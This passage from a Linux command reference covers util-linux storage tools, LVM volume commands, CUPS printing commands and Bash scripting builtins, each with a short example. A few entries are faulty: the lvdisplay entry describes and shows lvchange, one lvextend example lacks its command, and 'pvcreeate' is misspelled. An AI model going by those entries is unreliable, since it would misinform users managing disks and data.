 - **Ex:** # partx --show /**dev/sdb3**
 - **Notes:**
 - *Related to (or similar) addpart, delpart, fdisk, parted, partprobe commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- raw **arguments device_name** : Binds a Linux raw character device to a

block device.

- **Ex:** # raw -qa
- **Notes:**
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- setleds **arguments** : Manages LED light settings on the keyboard.
 - **Ex:** setleds -D +num
 - **Notes:**
 - *Related to (or similar) loadkeys command.*
 - *Category: System*
- sfdisk **arguments device_name** : Manages local storage partition tables.
 - **Ex:** # sfdisk --dump /dev/sda > sda.dump
 - **Notes:**
 - *Related to (or similar) fdisk, cfdisk, parted commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage/Maintenance*
- stat **arguments file_or_filesystem** : Shows file or filesystem status.
 - **Ex:** stat /dev
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/stat>
 - *This is a COREUTILS command.*
 - *Category: Storage/Maintenance*
- sync **arguments file_name** : Synchronizes write caches to persistent storage.
 - **Ex:** sync
 - **Notes:**
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/sync>
 - *This is a COREUTILS command.*
 - *Category: Storage*
- tapestat **arguments** : Reports tape statistics.
 - **Ex:** tapestat -m
 - **Notes:**
 - *Related to (or similar) sar, mpstat, pidstat, iostat, vmstat, nfsiostat commands.*
 - *Category: Storage*

- **vpddecode arguments** : VPD (Vital Product Data) structure decoder.
 - **Ex:** # vpddecode -u
 - **Tip:**
 - *vpddecode displays the "vital product data" information that can be found in almost all IBM and Lenovo computers.*
 - **Notes:**
 - *Related to (or similar) dmidecode command.*
 - *Category: System*
- **wdctl arguments device_name** : Displays hardware watchdog status.
 - **Ex:** # wdctl -ITnr -f KEEPALIVEPING -o STATUS
 - **Notes:**
 - *This is an UTIL-LINUX command.*
 - *Category: System*
- **wipefs arguments device_name** : Erases a signature from a device.
 - **Ex:** # wipefs /dev/sda
 - **Warning: This command will destroy data**
 - **Tips:**
 - *wipefs will erase filesystem, raid or partition-table signatures (magic strings) from the specified device to make the signatures invisible for libblkid. wipefs does not erase the filesystem itself nor any other data from the device. When the command is used without any options, it lists all visible filesystems and the offsets of their basic signatures.*
 - **Notes:**
 - *Related to (or similar) blkid, findfs commands.*
 - *This is an UTIL-LINUX command.*
 - *Category: Storage*
- **zramctl arguments** : Manages zram devices.
 - **Ex:** # zramctl --find --size 1024M
 - **Tips:**
 - *ZRAM devices are RAM based block devices named /dev/zram<id> (<id> = 0, 1, ...). Pages written to these disks are stored in memory itself. These disks allow very fast I/O.*
 - *zramctl is for setting up ZRAM device parameters, to reset ZRAM devices, and to query the status of used ZRAM devices. If no option is given, all ZRAM devices will be displayed.*
 - **Notes:**

- *This is an UTIL-LINUX command.*
- *Category: Storage*

LVM (Logical Volume Management) Commands

Logical Volume Management (or LVM) allows you to abstract the physical characteristics of several different block storage devices, to make them appear as a single larger block device. It is then possible to partition the large drive into smaller logical volumes.

LVM is also utilized to overcome the limitations of traditional storage partitions. For example, an LVM volume can be expanded, spanned across multiple devices, snapshot partitions, and moving volumes around drives.

More information, type:

```
man lvm
```

- **lvchange arguments volume_name** : Changes attributes of a Logical Volume.
 - **Ex:** Changes the permission on volume lvol1 in volume group vg00 to be read-only:
`# lvchange -pr vg00/lvol1`
 - **Notes:**
 - *Related to (or similar) lvm, lvcreate, vgchange commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvconvert arguments volume_name** : Converts a Logical Volume from linear to mirror or snapshot.
 - **Ex:** Converts the linear logical volume " vg00/lvol1 " to a two-way mirror logical volume:
`# lvconvert -m1 vg00/lvol1`
 - **More Examples:**
 - Converts the linear logical volume " vg00/lvol1 " to a two-way RAID1 logical volume:
`# lvconvert --type raid1 -m1 vg00/lvol1`
 - Converts a mirror with a disk log to a mirror with an in-memory log:

- # lvconvert --mirrorlog core vg00/lvol1
- Converts a mirror with an in-memory log to a mirror with a disk log:
`# lvconvert --mirrorlog disk vg00/lvol1`
- Converts a mirror logical volume to a linear logical volume:
`# lvconvert -m0 vg00/lvol1`
- Converts a mirror logical volume to a RAID1 logical volume with the same number of images:
`# lvconvert --type raid1 vg00/mirror_lv`
- Converts logical volume " vg00/lvol2 " to snapshot of original volume " vg00/lvol1 ":
`# lvconvert -s vg00/lvol1 vg00/lvol2`
- Converts linear logical volume " vg00/lvol1 " to a two-way mirror, using physical extents /dev/sda:0-15 and /dev/sdb:0-15 for allocation of new extents:
`# lvconvert -m1 vg00/lvol1 /dev/sda:0-15 /dev/sdb:0-15`
- Converts mirror logical volume " vg00/lvmirror1 " to linear, freeing physical extents from /dev/sda:
`# lvconvert -m0 vg00/lvmirror1 /dev/sda`
- Merges "vg00/lvol1_snap" into its origin:
`#lvconvert --merge vg00/lvol1_snap`

- **Notes:**
 - Related to (or similar) *lvm*, *vgcreate*, *lvremove* commands.
 - This is an LVM Tools command.
 - Category: Storage
- **lvcreate arguments volumegroup_name :** Creates a Logical Volume in an existing Volume Group.
 - **Ex:** Creates a striped logical volume with 3 stripes, a stripesize of 8KB and a size of 100MB in the volume group named vg00 . The logical volume name will be chosen by lvcreate :
`# lvcreate -i 3 -I 8 -L 100M vg00`
- **More Examples:**
 - Creates a mirror logical volume with 2 sides with a useable size of 500 MB. This operation would require 3 devices (or option --alloc anywhere) - two for the mirror devices and one for the disk log:
`# lvcreate -m1 -L 500M vg00`

- Creates a mirror logical volume with 2 sides with a useable size of 500 MB. This operation would require 2 devices - the log is "in-memory":


```
# lvcreate -m1 --mirrorlog core -L 500M vg00
```
- Creates a snapshot logical volume named /dev/vg00/snap which has access to the contents of the original logical volume named /dev/vg00/lvol1 at snapshot logical volume creation time. If the original logical volume contains a file system, you can mount the snapshot logical volume on an arbitrary directory in order to access the contents of the filesystem to run a backup while the original filesystem continues to get updated:


```
# lvcreate --size 100m --snapshot --name snap
/dev/vg00/lvol1
```
- Creates a sparse device named /dev/vg1/sparse of size 1TB with space for just under 100MB of actual data on it:


```
# lvcreate --virtualsize 1T --size 100M --snapshot --name
sparse vg1
```
- Creates a linear logical volume " vg00/lvol1 " using physical extents:


```
# /dev/sda:0-7 and /dev/sdb:0-7 for allocation of extents:
lvcreate -L 64M -n lvol1 vg00 /dev/sda:0-7 /dev/sdb:0-7
```
- Creates a 5GB RAID5 logical volume " vg00/my_lv ", with 3 stripes (plus a parity drive for a total of 4 devices) and a stripesize of 64KB:


```
# lvcreate --type raid5 -L 5G -i 3 -I 64 -n my_lv vg00
```
- Creates a 5GB RAID10 logical volume " vg00/my_lv ", with 2 stripes on 2 2-way mirrors. Note that the '-i' and '-m' arguments behave differently. The '-i' specifies the number of stripes. The '-m' specifies the number of additional copies.


```
# lvcreate --type raid10 -L 5G -i 2 -m 1 -n my_lv vg00
```

- **Notes:**
 - Related to (or similar) *lvm*, *vgcreate*, *lvchange* commands.
 - This is an LVM Tools command.
 - Category: Storage
- **lvdisplay arguments volume_name** : Modifies the attributes of a logical volume, including making them known to the kernel that they are ready to

be used.

- **Ex:** # lvchange -pr vg00/lvol1
- **Notes:**
 - *Related to (or similar) lvm, lvcreate, vgchange commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvextend arguments volume_name :** Extends the size of a Logical Volume.
 - **Ex:** Extends the size of the logical volume " vg01/lvol10 " by 54MB on physical volume /dev/sdk3 . This is only possible if /dev/sdk3 is a member of volume group vg01 and there are enough free physical extents in it:
lvextend -L +54 /dev/vg01/lvol10 /dev/sdk3
- **More Examples:**
 - Extends the size of logical volume " vg01/lvol01 " by the amount of free space on physical volume /dev/sdk3 . This is equivalent to specifying "-l +100%PVS" on the command line:
#/dev/vg01/lvol01 /dev/sdk3
 - Extends a logical volume " vg01/lvol01 " by 16MB using physical extents /dev/sda:8-9 and /dev/sdb:8-9 for allocation of extents:
#lvextend -L+16M vg01/lvol01 /dev/sda:8-9 /dev/sdb:8-9
- **Notes:**
 - *Related to (or similar) lvm, lvcreate, lvconvert commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvmchange :** Changes attributes of the Logical Volume Manager.
 - **Ex:** lvmchange
 - **Notes:**
 - *lvmchange is not currently supported under LVM2, although dmsetup has a remove_all command .*
 - *Related to (or similar) dmsetup command.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvmconf arguments :** Displays the configuration information after loading lvm.conf and any other configuration files.
 - **Ex:** lvmconf --enable-cluster

- **Notes:**
 - *lvmconf* is a script that modifies the locking setup in an LVM configuration file(/etc/lvm/lvm.conf).
 - Related to (or similar) *lvm*, /etc/lvm/lvm.conf command/file.
 - This is an LVM Tools command.
 - Category: Storage
- **lvmdiskscan arguments** : Scans for all storage devices in the system looking for LVM physical volumes.
 - **Ex:** # lvmdiskscan -- lvmpartition
 - **Notes:**
 - Related to (or similar) *lvm*, *pvscan* commands.
 - This is an LVM Tools command.
 - Category: Storage
- **lvmdump arguments directory_name** : Creates LVM2 information dumps for diagnostic purposes.
 - **Ex:** lvmdump -d /path/to/directory
 - **Notes:**
 - It creates a tarball suitable for submission along with a problem report.
 - Related to (or similar) *lvm* command.
 - This is an LVM Tools command.
 - Category: Storage
- **lvreduce arguments volumegroup_name** : Reduces the size of a Logical Volume.
 - **Ex:** Reduces the size of logical volume lvol1 in volume group vg00 by 3 logical extents:
lvreduce -l -3 vg00/lvol1
 - **Notes:**
 - Related to (or similar) *lvm*, *lvchange*, *lvconvert* commands.
 - This is an LVM Tools command.
 - Category: Storage
- **lvremove arguments volumegroup_name** : Removes a Logical Volume.
 - **Ex:** Remove the active logical volume lvol1 in volume group vg00 without asking for confirmation:
lvremove -f vg00/lvol1
 - **Warning:**
 - Confirmation will be requested before deactivating any active

logical volume prior to removal. Removing an origin logical volume will also remove all dependent snapshots.

- **Notes:**
 - *Logical volumes in a clustered must be deactivated on all nodes in the cluster before it can be removed.*
 - *Related to (or similar) lvm, lvdisplay, lvchange commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvrename arguments volumegroup_name** : Renames a Logical Volume.
 - **Ex:** Renames lvold in volume group vg02 to lvnew:
lvrename /dev/vg02/lvold vg02/lvnew
 - **Notes:**
 - *Related to (or similar) lvm, lvchange, vgcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvresize arguments volume_name** : Resizes a Logical Volume.
 - **Ex:** Extends a logical volume vg1/lv1 by 16MB using physical extents /dev/sda:0-1 and /dev/sdb:0-1 for allocation of extents :
lvresize -L+16M vg1/lv1 /dev/sda:0-1 /dev/sdb:0-1
 - **Warning:**
 - *When reducing a logical volume's size, because data in the reduced part is lost! You should therefore ensure that any filesystem on the volume is shrunk first so that the extents that are to be removed are not in use.*
 - **Notes:**
 - *Related to (or similar) lvm, lvcreate, lvreduce commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvs arguments volume_name** : Reports information about Logical Volumes.
 - **Ex:** # lvs --all
 - **Notes:**
 - *Related to (or similar) lvm, lvdisplay, pvs commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **lvscan arguments** : Scans (all disks) for Logical Volumes.
 - **Ex:** # lvscan --all

- **Notes:**
 - *Related to (or similar) lvm, lvcreate, lvdisplay commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **pvchange arguments volume_name :** Changes the attributes of a physical volume.
 - **Ex:** # pvchange -x n /dev/sdk1
 - **Notes:**
 - *Related to (or similar) lvm, pvcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **pvck arguments volume_name :** Checks the physical volume metadata.
 - **Ex:** # pvck --labelsector 204800 /dev/sda
 - **Notes:**
 - *Related to (or similar) lvm, pvscan, vgck commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage/Troubleshooting*
- **pvcreeate arguments volume_name :** Initializes a local storage or partition for use by LVM.
 - **Ex:** initializes partition #4 on the third SCSI disk and the entire fifth SCSI disk for later use by LVM:
pvcreate /dev/sdc4 /dev/sde
 - **Notes:**
 - *Related to (or similar) lvm, pvdisplay, pvremove commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **pvdisplay arguments volume_name :** Displays attributes of a Physical Volume.
 - **Ex:** pvdisplay
 - **Notes:**
 - *Related to (or similar) lvm, pvcreate, lvcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **pvmove arguments volume_name :** Moves Physical Extents.
 - **Ex:** To move all Physical Extents that are used by simple Logical Volumes on /dev/sdb1 to free Physical Extents elsewhere in the Volume Group:

```
# pvmove /dev/sdb1
```

- **More Examples:**

- Any mirrors, snapshots and their origins are left unchanged. Additionally, a specific destination device `/dev/sdc1` can be specified:

```
# pvmove /dev/sdb1 /dev/sdc1
```

- To perform the action only on extents belonging to the single Logical Volume `lvol1` :

```
# pvmove -n lvol1 /dev/sdb1 /dev/sdc1
```

- Rather than moving the contents of the entire device, it is possible to move a range of Physical Extents - for example numbers 1000 to 1999 inclusive on `/dev/sdb1` :

```
# pvmove /dev/sdb1:1000-1999
```

- To move a range of Physical Extents to a specific location (which must have sufficient free extents) use the form:

```
# pvmove /dev/sdb1:1000-1999 /dev/sdc1
```

- OR -

```
#pvmove /dev/sdb1:1000-1999 /dev/sdc1:0-999
```

- If the source and destination are on the same disk, the anywhere allocation policy would be needed:

```
# pvmove --alloc anywhere /dev/sdb1:1000-1999 /dev/sdb1:0-999
```

- The part of a specific Logical Volume present within in a range of Physical Extents can also be picked out and moved:

```
# pvmove -n lvol1 /dev/sdb1:1000-1999 /dev/sdc1
```

- **Notes:**

- *Related to (or similar) lvm, vgconvert, pvs commands.*
- *This is an LVM Tools command.*
- *Category: Storage*

- **pvremove arguments volume_name** : Removes a Physical Volume.

- **Ex:** # `pvremove /dev/sdc1`

- **Warning:**

- *Wipes the label on a device so that LVM will no longer recognise it as a physical volume.*

- **Notes:**

- *Related to (or similar) lvm, pvcreate, pvdisplay commands.*
- *This is an LVM Tools command.*

- *Category: Storage*
- **pvresize arguments volume_name** : Resizes a local storage or partition in use by LVM2.
 - **Ex:** # pvresize --setphysicalvolumesize 40G /dev/sda1
 - **Notes:**
 - *Related to (or similar) lvm, pmove, lvresize commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **pvs arguments volume_name** : Reports information about Physical Volumes.
 - **Ex:** # pvs --all
 - **Notes:**
 - *Related to (or similar) lvm, pvdisplay, lvs commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **pvscan arguments volume_name** : Scans all disks for Physical Volumes.
 - **Ex:** # pvscan
 - **Notes:**
 - *Related to (or similar) lvm, pvcreate, pvdisplay commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgcfgbackup arguments volumegroup_name** : Backups the Volume Group descriptor area.
 - **Ex:** # vgcfgbackup /dev/vg-01
 - **Notes:**
 - *Related to (or similar) lvm, vgcfgrestore commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgcfgrestore arguments file_name** : Restores the Volume Group descriptor area.
 - **Ex:** # vgcfgrestore vg-01 -v -f /etc/lvm/archive/vg-01_00002-142700781.vg
 - **Notes:**
 - *Related to (or similar) lvm, vgcfgbackup commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgchange arguments volume_name** : Changes the attributes of a Volume

Group.

- **Ex:** # vgchange -l 128 /dev/vg00
- **Notes:**
 - *Related to (or similar) lvm, vgcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgck arguments volume_name :** Checks the Volume Group metadata.
 - **Ex:** # vgck
 - **Notes:**
 - *Related to (or similar) lvm, vgchange, vgscan commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgconvert arguments volumegroup_name :** Converts the Volume Group metadata format.
 - **Ex:** Converts the volume group vg1 from the LVM1 metadata format to the new LVM2 metadata format:
vgconvert -M2 vg1
 - **Notes:**
 - *Related to (or similar) lvm, pvcreate, vgcfgrestore commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgcreate arguments volumegroup_name :** Creates a new Volume Group.
 - **Ex:** Creates a volume group named "example_vg" using physical volumes "/dev/sdk1" and "/dev/sdl1" with the default physical extent size of 4MB :
vgcreate example_vg /dev/sdk1 /dev/sdl1
 - **Notes:**
 - *Related to (or similar) lvm, pvdisplay, pvcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgdisplay arguments volumegroup_name :** Displays the attributes of the Volume Groups.
 - **Ex:** # vgdisplay -v vg01
 - **Notes:**
 - *Related to (or similar) lvm, pvcreate, vgcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*

- **vgexport arguments volumegroup_name** : Makes volume Groups unknown to the kernel.
 - **Ex:** # vgexport example_vg
 - **Notes:**
 - *Allows you to make the inactive VolumeGroupName(s) unknown to the kernel. You can then move all the Physical Volumes in that Volume Group to a different system for later vgimport .*
 - *Related to (or similar) lvm, vgimport, vgscan commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgextend arguments volumegroup_name** : Adds Physical Volumes to a Volume Group.
 - **Ex:** # vgextend vg00 /dev/sda4 /dev/sdn1
 - **Notes:**
 - *Related to (or similar) lvm, vgcreate, vgreduce commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgimport arguments volumegroup_name** : Makes exported Volume Groups known to the kernel.
 - **Ex:** # vgimport example_vg /dev/sdb1 /dev/sdb2
 - **Notes:**
 - *Allows you to make a Volume Group that was previously exported using vgexport known to the kernel again. For example, after moving its Physical Volumes from a different machine.*
 - *Related to (or similar) lvm, pvscan, vgexport commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgimportclone arguments volumegroup_name** : Imports and renames a duplicated Volume Group (i.e. a hardware snapshot).
 - **Ex:** The origin VG " vg00 " has origin PVs " /dev/sda " and " /dev/sdb " and the respective snapshot PVs are " /dev/sdc " and " /dev/sdd ". To rename the VG associated with " /dev/sdc " and " /dev/sdd " from " vg00 " to " vg00_snap " (and to change associated VG and PV UUIDs):


```
# vgimportclone --basevgname vg00_snap /dev/sdc /dev/sdd
```

- **Notes:**
 - *Related to (or similar) lvm, vgrename commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgmerge arguments volumegroup_name** : Merges two Volume Groups.
 - **Ex:** # vgmerge -v databases my_vg
 - **Notes:**
 - *Related to (or similar) lvm, vgcreate, vgextend commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgmknodes arguments** : Recreates Volume Group directory and Logical Volume special files.
 - **Ex:** # vgmknodes
 - **Notes:**
 - *Checks the LVM2 special files in /dev that are needed for active logical volumes and creates any missing ones and removes unused ones.*
 - *Related to (or similar) lvm, vgscan, dmsetup commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgreduce arguments volumegroup_name** : Reduces a Volume Group by removing one or more Physical Volumes.
 - **Ex:** # vgreduce vg00 /dev/hda6
 - **Notes:**
 - *Allows the removal of one or more unused physical volumes from a volume group.*
 - *Related to (or similar) lvm, vgextend commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgremove arguments volumegroup_name** : Removes a Volume Group.
 - **Ex:** # vgremove /dev/vg02
 - **Notes:**
 - *Removes one or more volume groups. If one or more physical volumes in the volume group are lost, consider running vgreduce --removemissing to make the volume group metadata consistent again.*
 - *Related to (or similar) lvm, lvremove, vgcreate commands.*

- *This is an LVM Tools command.*
 - *Category: Storage*
- **vgrename arguments volumegroup_name** : Renames a Volume Group.
 - **Ex:** # vgrename /dev/vg02 /dev/my_volume_group
 - **Notes:**
 - *Related to (or similar) lvm, vgchange, vgcreate commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgs arguments** : Reports information about the Volume Groups.
 - **Ex:** # vgs
 - **Notes:**
 - *Related to (or similar) lvm, vgdisplay, pvs commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgscan arguments** : Scans all disks for Volume Groups and rebuild caches.
 - **Ex:** # vgscan
 - **Notes:**
 - *Scans multiple storage devices in the system looking for LVM physical volumes and volume groups.*
 - *Related to (or similar) lvm, vgcreate, vgchange commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*
- **vgsplit arguments volumegroup_name** : Splits a Volume Group into two, moving any logical volumes from one Volume Group to another by moving entire Physical Volumes.
 - **Ex:** # vgsplit dev design /dev/sdg2
 - **Notes:**
 - *Related to (or similar) lvm, vgcreate, vgextend commands.*
 - *This is an LVM Tools command.*
 - *Category: Storage*

Printer Management (CUPS [or Common UNIX Printing System])

In Linux the default printer management system is known as CUPS (or Common UNIX Printing System]). The problem that all operating systems face with a printing subsystem, is that every printer manufacturer handles printing differently.

CUPS tries to overcome this issue by provide a common interface for all applications when it comes to printing. This allows you to print from your application to a local printer, without having to worry about how the printer will handle the print job that you sent it.

The first time you print a document to the printer, the CUPS subsystem will create a queue to keep track of the current status of the printer (i.e. OK, out of paper, etc.) and any pages that you have printed. Most of the time the queue points to a connected printer (via USB port, network, Internet, etc.), these configurations will vary but your application will not care.

To install the CUPS subsystem, type:

```
apt-get install cups cups-client lpr
```

The group `lpadmin` are the users that are allowed to administer printers on the local system. To add a user to this group, type:

```
sudo adduser jane lpadmin.
```

Tips:

*CUPS web-based configuration utility, from a web browser type:
<http://localhost:631/>*

*CUPS web-based help system, from a web browser type:
<http://localhost:631/help>*

Note:

Depending on the command or service that is going to be utilized, it may

require root level permissions to execute it. If root permissions are needed to execute a command, it will generally be denoted with a # (i.e. # command) in front of the example.

- **cancel arguments printer_name** : Cancels a print job.
 - **Ex:** cancel
 - **Notes:**
 - *Related to (or similar) lp, lpmove, lpstat commands.*
 - *Category: Printing*
- **cupsenable arguments** : Stop or start printers and classes.
 - **Ex:** # cupsenable
 - **Ex:** # cupsdisable
 - **Notes:**
 - *Other alias(es) for the command are: cupsdisable*
 - *Related to (or similar) cupsaccept, cupsreject, cancel, lp, lpadmin, lpstat commands.*
 - *Category: Printing*
- **lp arguments printer_name** : Sends a file to the printer.
 - **Ex:** lp -d myprinter -o media=legal -o sides=one-sided myfile
 - **Notes:**
 - *Related to (or similar) cancel, lpadmin, lpoptions, lpq, lpr, lprm, lpstat commands .*
 - *Category: Printing*
- **lpadmin arguments printer_name** : Configures printer and class queues.
 - **Ex:** # lpadmin -p myprinter -E -v ipp://myprinter.local/ipp/print -m everywhere
 - **Notes:**
 - *Related to (or similar) cupsaccept, cupsenable, lpinfo, lpoptions commands .*
 - *Category: Printing*
- **lpc command arguments** : Line printer control program, provides limited control over CUPS printer and class queues.
 - **Ex:** # lpc status
 - **Notes:**
 - *Related to (or similar) cancel(1), cupsaccept, cupsenable, lp, lpadmin, lpr, lprm, lpstat commands .*

- *Category: Printing*
- **lpinfo arguments** : Displays a list of available devices and drivers.
 - **Ex:** # lpinfo -v
 - **Notes:**
 - *Related to (or similar) lpadmin command .*
 - *Category: Printing*
- **lpmove arguments printer_name** : Moves printing jobs to a new destination.
 - **Ex:** # lpmove old_print new_print
 - **Notes:**
 - *Related to (or similar) cancel, lp, lpr, lprm commands .*
 - *Category: Printing*
- **lpoptions arguments printer_name** : Manages printer options and defaults.
 - **Ex:** lpoptions -p myprinter -l
 - **Notes:**
 - *Related to (or similar) cancel, lp, lpadmin, lpr, lprm commands .*
 - *Category: Printing*
- **lpq arguments printer_name** : Displays current print queue status for a specified printer.
 - **Ex:** lpq -a
 - **Notes:**
 - *Related to (or similar) cancel, lp, lpr, lprm, lpstat commands .*
 - *Category: Printing*
- **lpr arguments file_name** : Submits files for printing.
 - **Ex:** lpr -# 2 myfile
 - **Notes:**
 - *Related to (or similar) lp, lpadmin, lpoptions, lpq, lprm, lpstat commands.*
 - *Category: Printing*
- **lprm arguments** : Cancels queued print jobs.
 - **Ex:** lprm -P my_printer 176
 - **Notes:**
 - *Related to (or similar) cancel, lp, lpq, lpr, lpstat commands .*
 - *Category: Printing*
- **lpstat arguments** : Shows status information about current classes, jobs,

and printers.

- **Ex:** lpstat -t
- **Notes:**
 - *Related to (or similar) cancel, lp, lpq, lpr, lprm commands .*
 - *Category: Printing*
- reject **arguments** : Accepts or rejects print jobs sent to a specified destination.
 - **Notes:**
 - *Other alias(es) for the command are: accept, cupsaccept, cupsreject.*
 - *Related to (or similar) cancel, cupsenable, lp, lpadmin, lpstat commands.*
 - *Category: Printing*
- tunelp **device_name arguments** : Manages various parameters for the line printer.
 - **Ex:** # tunelp /dev/lp2 -i 12
 - **Notes:**
 - *This command has been deprecated from UTIL-LINUX.*
 - *Category: Printing*

Bash Scripting

Below is a list of commands that are related to scripting in the Bash shell. This section only provides a brief overview of some of the commands and quick examples of how to use them.

More information: see the chapter [Bash Scripting](#)

- **variable_name=value** : Sets a local variable.
 - **Ex:** myvariable=HelloWorld; echo \$myvariable
 - **Notes:**
 - *Related to (or similar) set command.*
 - *Category: Variables*
- **break** : Exits from a loop (i.e. for , while , select).
 - **Ex:** Exits the number at the number 4:

```
for looptest in 1 2 3 4 5
do
    if [ "$looptest" -eq 4 ]
        then
            break # Exits the loop.
    fi
    echo -n "$looptest"
done
```
 - **Notes:**
 - *Related to (or similar) break command.*
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- **case WORD in [PATTERN [| PATTERN]...) commands ;;... esac** : Executes commands based on pattern matching.
 - **Ex:**

```
echo "Enter command (test1 or test2)?"
while :
do
    read INPUT_STRING
    case $INPUT_STRING in
        test1)
```

```

echo "Type: TEST1"
;;
test2)
echo " Type: TEST2"
break
;;
*)
echo "Error: not a recognized command"
;;
esac

done
echo
echo "Script ended"

```

- **Notes:**
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- caller **expression** : Returns the context of the current subroutine call.
 - **Ex:** { bash /dev/stdin; } <<<\$'f(){ g; }\ng(){ h; }\nh(){ while caller \$((n++)); do :; done; }\nf'
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- complete **arguments command** : Specifies how arguments are to be completed by Readline.
 - **Ex:** complete -p
 - **Notes:**
 - Tutorial: <https://www.linuxjournal.com/content/more-using-bash-complete-command>
 - *This is an internal Bash command.*
 - *Category: Shell*
- continue : Resumes the next iteration of a loop.
 - **Ex:** Skips displaying the number 4:


```
for looptest in 1 2 3 4 5
do
    if [ "$looptest" -eq 4 ]
        then
            continue # Skips loop iteration.
```

```
        fi
        echo -n "$looptest"
    done
```

- **Notes:**
 - *Related to (or similar) break command.*
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- declare **variable_name = value** : Sets a variable's values and attributes.
 - **Ex:** declare "\$x=HelloWorld"
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Variables*
- dialog **arguments** : Displays text based dialog boxes from shell scripts.
 - **Ex:** dialog --title 'Message' --msgbox 'HelloWorld' 5 20
 - **Notes:**
 - *Must be installed, sudo apt-get install dialog*
 - *Related to (or similar) zenity command.*
 - *Category: Scripting*
- echo **text_message** : Sends the STDIN string(s) to the STDOUT (i.e. display text on the screen).
 - **Ex:** echo HelloWorld
 - **Notes:**
 - *Related to (or similar) printf command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/echo>
 - *This is a COREUTILS command.*
 - *Category: Strings/Text*
- env **arguments command** : Modifies the environment variables.
 - **Ex:** env TZ=MST7MDT date
 - **Notes:**
 - *Related to (or similar) printenv command.*
 - *Full documentation at:*
<http://www.gnu.org/software/coreutils/env>
 - *This is a COREUTILS command.*
 - *Category: Variables*
- envsubst **arguments** : Substitutes environment variables in shell format strings.

- **Ex:**

```
printf
"VAR1=\${VAR1}\nVAR2=\${VAR2}\nVAR3=\${VAR3}\n" >
infile
export VAR1="one" VAR2="two" VAR3="three"
cat infile
envsubst '\${VAR1} \${VAR3}' < infile > infile2
cat infile2
```

- **Notes:**

- *Related to (or similar) env command.*
- *Category:* Variables

- eval **arguments** : Executes arguments as a shell command.

- **Ex:** cmd="Hello=World"; eval "\$cmd"; echo \$Hello
- **Notes:**

- *This is an internal Bash command.*
- *Category:* Shell

- export **variable_name = value** : Defines the export attribute for shell variables.

- **Ex:** export test=HelloWorld
- **Notes:**

- *This is an internal Bash command.*
- *Category:* Variables

- false : Exits with a status code indicating failure.

- **Ex:** if false; then echo False; fi
- **Notes:**

- *Related to (or similar) true command.*
- *Full documentation at:*
- [*http://www.gnu.org/software/coreutils/false*](http://www.gnu.org/software/coreutils/false)
- *This is a COREUTILS command.*
- *Category:* Loop/Branching

- for NAME [in WORDS ...] ; do commands; done : Runs command(s) for each item in the resultant list.

- **Ex:**

```
for FILE in $(ls -1)
do
    echo - $FILE
done
```

- **Notes:**
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- function name { commands ; } : Creates a named shell function.
 - **Ex:** v (){ echo "\$@"; "\$@"; }
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- getopt **arguments** : Parses command options and arguments.
 - **Ex:** Program fragment example:


```
while getopt abc: f
do
    case $f in
        a | b) flag=$f;;
        c) carg=$OPTARG;;
        \?) echo $USAGE; exit 1;;
    esac
done
shift `expr $OPTIND - 1`
```
 - **Notes:**
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- if commands; then commands; fi : Executes a command if it conditionally meets a criteria.
 - **Ex:** if true; then echo True; fi
 - **Notes:**
 - Additional variations: if commands; then commands; [elif commands; then commands;]... [else commands;] fi
 - *This is an internal Bash command.*
 - *Category: Loop/Branching*
- let **arguments** : Performs integer arithmetic operations on shell variables.
 - **Ex:** let abc=10*1000; echo \$abc
 - **Notes:**
 - *Related to (or similar) expr command.*
 - *This is an internal Bash command.*
 - *Category: Variables*
- line : Reads one line from STDIN to the STDOUT.

- **Ex:** line
 - **Notes:**
 - *Related to (or similar) read command.*
